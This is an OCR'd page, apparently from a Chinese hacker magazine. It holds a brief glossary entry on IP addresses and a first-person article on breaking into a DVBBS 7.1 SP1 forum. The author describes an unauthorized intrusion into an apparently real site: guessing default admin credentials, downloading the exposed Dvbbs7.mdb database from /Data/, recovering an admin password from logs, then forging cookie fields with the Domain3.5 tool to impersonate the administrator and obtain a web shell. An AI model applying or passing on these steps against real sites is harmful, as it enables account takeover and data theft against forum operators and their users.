


图 13




图 14

（文章中涉及到的工具 WSockExpert 已经收录于光盘中）

黑客术语小补习

什么是IP 地址？

为了使Internet 上的众多主机在通信的时候能够互相识别，Internet 上的每一台主机都分配有一个唯一的32 位地址，该地址称为IP 地址，也称作网际地址。IP 地址由4 个数值部分组成，每个数值部分可取值0～255，各部分之间用一个点号"."分开，如（202.114.88.10）。事实上，这种IP 称之为IPv4，表示是IP 的第4 代版本，不久的将来我们将过渡到IPv6，那时的IP 地址将有新的变化。

Cookies 欺骗——助我进动网后台

文/阿布/[W.S.T]

某日，十分无聊的在本地信息港里闲逛，突然碰到一动网论坛。“洞”网漏洞多，所以我喜欢，通常碰到动网论坛我都要试一下，这个是新版本，DVBBS 7.1 SP1，看了看论坛里的注册人数才几十个人，思考了20秒，输入帐号Admin，密码Admin888。点击登录，提示错误了。再来，在IE的地址栏里输入/Data/，通过返回可以得知此目录存在，然后再在其后加入Dvbbs7.mdb，提示要我选择一个保存还是打开，怎么会这么简单！？再看看数据库的大小！注：有的论坛管理员会忘记删除或者放一个假的数据库。这个数据库大小比较正常，直接下载下来。难道就这么简单的搞定了？当然不是！我使用Domain3.5打开数据库，可以轻松的得到管理员的前台和后台的MD5加密值，而且我发现他们之间是不一样的！操起IE登录MD5密码破解网站，却都遗憾的没有破解出来。再看看数据库的Dv_Log表，果然皇天不负有心人，找到了一个明文密码，但是这个密码是前台的还是后台的呢？我又来到md5密码破解网站，选择加密MD5，结果出来了，明文密码是后台的！不错不错，这个论坛的SHELL我要定了！可能有菜菜要问了，前台密码还不知道呢怎么能进后台呢？我没有前台密码也照样进对方的后台！对！就是Cookies欺骗，先说说动网的验证机制，它主要的验证对象是Dv_User表中的每个用户的TruePassWord值（图1），这个东西是系统自动分配的，好象每次登录都是不一样的，系统正是凭借这个东西来验证你的身份，当然还有别的东西，但是这个东西是最重要的，因为别的东西我们没有获得数据库也可以改，但是这个东西是保存在数据库中的。即使你没有获得后台的明文密码，也可以利用这个东西在前台登录，冒充管理员进行操作，站长们要小心了！




图 1

首先打开Domain3.5，输入论坛的URL地址，成功打开。注册一个ID，然后点退登录，然后再登录，这个地方要注意了，一定要选择保存Cookies哦（图2），要在一天以上。现在我们可以看到Cookies一栏中的信息了吧！我们就是来更改它，只要把UserId、UserClass、UserName、PassWord这几个更改成Dv_User中管理员的信息就OK了（图3），我们点修改，程序会自动刷新，如果刷不出来我们就再点！这个时候我们就可以看到我们的登录用户就是管理员的帐号了（图4），等什么？还不快点管理项，输入管理员的后台登录密码，成功登录后台页面（图5）。现在我们可以顺利的获得WEB SHELL了！




图 2




图 3

